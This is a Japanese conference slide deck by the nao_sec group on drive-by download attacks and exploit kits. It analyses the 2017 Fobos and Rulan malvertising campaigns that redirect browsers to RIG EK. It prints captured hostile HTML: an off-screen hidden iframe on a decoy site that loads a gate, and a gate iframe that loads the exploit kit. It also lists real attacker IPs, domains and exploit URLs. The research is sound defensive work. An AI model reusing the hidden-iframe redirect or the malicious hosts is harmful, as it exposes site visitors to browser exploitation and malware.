

Drive-by Download Must Die



Rintaro KOIKE
Syouta NAKAJIMA

Japan Security Analyst Conference 2018

nao_sec.org



Speakers

- **小池 倫太郎**

- 明治大学総合数理学部 4年
 - 菊池浩明研究室
- nao_secでは悪性トラフィックの調査・解析を担当

- **中島 将太**

- 昼間はただの・・・
- nao_secではマルウェアの調査・解析を担当



nao_sec

- 2017年2月に結成
- 活動
 - Drive-by Download攻撃やExploit Kitの調査・解析
 - 解析ツールの開発・公開
 - それらに関する情報の発信
 - <http://nao-sec.org>
 - https://twitter.com/nao_sec
 - <https://github.com/nao-sec>
- 仕事ではなく，アマチュア（趣味）



Drive-by Download攻撃


• 概要

- Webサイトを使ったWebブラウザに対する攻撃
- 悪性Webサイトへ誘導された脆弱なWebブラウザに対して、そのブラウザの脆弱性を突くようなコードを送り込んで制御を奪い、マルウェアをダウンロード・実行させる
 - Remote Code Execution

• 入口

- メールやSNS
- 改ざんされた一般のWebサイト
- 悪性Web広告 (Malvertising)
 - 最近の主流

Drive-by Download攻撃




Exploit Kit

- 攻撃者の役割分担

- サイト改ざんやWeb広告でユーザを攻撃サーバへ誘導
- ブラウザの脆弱性を突き, マルウェアをダウンロード・実行
 - Exploit Kit


- Exploit Kit as a Service

- 攻撃者はユーザをExploit Kitへ誘導するだけ
- API的なものを使う
 - 攻撃の難易度が低くなった



2017年の観測結果

2017年の観測結果




攻撃キャンペーン解析

Fobos Campaign

• 概要

- 2017年3月頃から観測されはじめた
 - 使用されていたドメインのRegistrant Emailがfobos@mail.ru
- RigEKを用いたMalvertising系の攻撃キャンペーン
- DecoyサイトとGateを用いて攻撃を行う



Fobos Campaign

• 情報

- DecoyサイトとGateは同一のIPアドレス上に存在
- 同時期に3つのIPアドレスを使用
 - Decoyサイトのコンテンツは同一
- IPアドレスは長期間変化せず安定的
 - 2017年7月18日～10月18日
 - 78.47.1.204
 - 78.47.1.212
 - 78.47.1.213
 - 2017年10月23日～
 - 88.198.94.51
 - 88.198.94.56
 - 88.198.94.62
- 解析妨害
 - 同一のIPアドレスでは2度以上アクセスできない


88.198.94.62 IP address information

Country	DE
Autonomous system	24940 (Hetzner Online AG)

Passive DNS Replication ⓘ

Date resolved	Domain
2017-11-06	62lkhghfdj62.pw
2017-11-06	bentvip.info
2017-11-03	62ikujyth.info
2017-11-03	girlsonwise.site
2017-11-03	girlsonwise99.pw
2017-10-31	62xpoint62x.xyz
2017-10-31	xpoint62.xyz
2017-10-30	slotfreex.info
2017-10-29	xpoints62.xyz
2017-10-27	62iuytdfg.xyz

Fobos Campaign



BENT

BRILLIANT LANDING PAGE DESIGN.
EXECUTED FOR YOUR APP

Now create a beautiful, app landing page.

[DOWNLOAD](#) [TAKE A TOUR](#)

Monkey Go Happy Mini Monkeys 4

Monkey Go Happy Mini Monkeys 4 is a game that is a bit different. This one takes place inside the world of Mini Monkeys 4. Mini Monkeys 4 is a sequel to the original Mini Monkeys game.

This game is pretty similar to all of the other games in the series. The plot of the first game is you have a job to rescue the monkeys who are hiding in various places around the board levels (really random places).

[Click Here to play Monkey Go Happy Mini Monkeys 4](#)

Quit CLICKS: 0 Quality: HIGH MED LOW

Monkey Go Happy Mini Monkeys 4
Play Monkey Go Happy Mini Monkeys 4
Dig the Net

現在のセキュリティ設定では、お使いのコンピューターが危険にさらされています。 [設定の修復\(F\)](#) [設定\(S\)](#) ×

現在のセキュリティ設定では、お使いのコンピューターが危険にさらされています。 [設定の修復\(F\)](#) [設定\(S\)](#) ×

現在のセキュリティ設定では、お使いのコンピューターが危険にさらされています。 [設定の修復\(F\)](#) [設定\(S\)](#) ×

Hudson Entertainment

Fobos Campaign

- Decoyサイト

#	Server IP	Prot...	Met...	Host	URL	Body	Comments
↔2	88.198.94.62	HTTP	GET	bentvip.info	/	38,155	Decoy Site
↔28	88.198.94.62	HTTP	GET	62lkhgfhjdj62.pw	/s3/index.php?df=631...	874	Gate
↔51	188.225.11.109	HTTP	GET	188.225.11.109	/?Mzc4NzE1&GvtanzAZ...	71,980	RIG_EK (Landing Page)
🔍79	188.225.11.109	HTTP	GET	188.225.11.109	/?MzgxNTU1&RFDqvtu...	14,199	RIG_EK (Flash Exploit)

```

<div
location='back' id='ffa'
style='width: 377px; left:-589px; color: F0E987; top:
-589px; height: 377px;
position: absolute;
'>
<iframe border='0' id='1493' save=0
src='http://62lkhgfhjdj62.pw/s3/index.php?df=631135311001'
width='314' height='314' tick='1' ></iframe>
</div>
</div>

```

Fobos Campaign

- Gate

#	Server IP	Prot...	Met...	Host	URL	Body	Comments
↔2	88.198.94.62	HTTP	GET	bentvip.info	/	38,155	Decoy Site
↔28	88.198.94.62	HTTP	GET	62lkhqfhdi62.pw	/s3/index.php?df=631...	874	Gate
↔51	188.225.11.109	HTTP	GET	188.225.11.109	/?Mzc4NzE1&GvtanzAZ...	71,980	RIG_EK (Landing Page)
🔍79	188.225.11.109	HTTP	GET	188.225.11.109	/?MzgxNTU1&RFDqvtu...	14,199	RIG_EK (Flash Exploit)

```
<html>
<head></head>
<body> <div> <br><div>
<div>
<iframe id="x11783" width=277 sort="0" height=277 src="http://188.225.11.109/?Mzc4NzE1&Gvtanz
</iframe>
</div><hr>&copy;
</div>
</div>
</body>
</html>
```

Fobos Campaign

- 考察

- Decoyサイト

- ドメインの特徴はある程度の期間変化しないことが多い
 - monkeygohappyminimonkey4.info
 - monkeygohapymonkey.xyz
 - monkeygohapymnimonkey2.xyz
 - ドメインは直近で取得され使用される
 - newly.domains等を使えばDecoyサイトを発見可能


- Gate

- 同時期に使用されるドメインは大部分が同一文字列
 - 51ikujyth.info (88.198.94.51)
 - 56ikujyth.info (88.198.94.56)
 - 62ikujyth.info (88.198.94.62)
 - 異なってる数字部分は、IPアドレスの末尾と同一

Rulan Campaign

概要

- 2017年4月頃から観測されはじめた
 - .ruドメインを使用し，パス部分が/lanだった
- Malvertising系の攻撃キャンペーン
 - Exploit Kit
 - Fake Adobe Flash Player (.js/.apk)
 - Phishing





Rulan Campaign

• 情報

- IPアドレスは殆ど変化しない
 - 144.76.174.172
 - 185.144.30.244
- ドメインの特徴
 - RigEKにリダイレクトするGate
 - best-red.ru
 - new-red.ru
 - “red”を含むruドメイン
 - “red”はRedirectの略
 - 簡単な単語と組み合わせ
 - Fake Adobe Flash Player
 - flashupdate-centr.ru
 - flashupdate-club.ru
 - “flash”などを含むことが多い

144.76.174.172 IP address information

Country	DE
Autonomous system	24940 (Hetzner Online AG)

Passive DNS Replication ⓘ

Date resolved	Domain
2017-10-31	flashupdate-master.ru
2017-10-30	mail.bioredi.ru
2017-10-30	mail.ruredi.ru
2017-10-30	mail.viptds.ru
2017-10-30	mirredi.ru
2017-10-24	viptds.ru
2017-10-22	ecoredi.ru
2017-10-20	ruredi.ru
2017-10-20	www.ecoredi.ru
2017-10-20	www.mirredi.ru
2017-10-20	www.ruredi.ru
2017-10-20	www.rusredi.ru
2017-10-19	bioredi.ru
2017-10-19	magazinredi.ru

Rulan Campaign

- RigEK Gate

#	Server IP	Prot...	Met...	Host	URL	Body	Comments
2	144.76.174.172	HTTP	GET	ruredi.ru	/1	0	Rulan Gate
3	188.225.27.76	HTTP	GET	188.225.27.76	/?MzAwNDY4&dogs=Z...	69,854	RIG_EK (Landing Page)
4	188.225.27.76	HTTP	GET	188.225.27.76	/?MzIyMjMx&tyu=xXrQ...	14,369	RIG_EK (Flash Exploit)

Location: [http://188.225.27.76/?](http://188.225.27.76/)

MzAwNDY4&dogs=ZGVub21pbmF0aw9ucw==&tyu=xHrQMrTYbRrFFYHfKP7EUKBEMUrWA0WKwY2Zha3VF5qx FDPGpbf1FxnsPvidCFiEmvdvdLCHIwah1UbA&hjk=SwAym4pcV1kUpar63UWHwB0d1ZOG-BaPNA4X-JbAFbU_3V6gx7IRdcgjzxWK7GJzzektYl8gpQlR2arI&pets=dw5rbm93bg==&meows=c3Rvcml1ZA==&capital


- Gateのパス部分は長期間変化しない
 - /lan
 - /hil
 - /123



Rulan Campaign

- Fake Adobe Flash Player


#	Server IP	Prot...	Met...	Host	URL	Body	Comments
↔2	144.76.174.172	HTTP	GET	proflashpro.ru	/	649	Rulan Gate
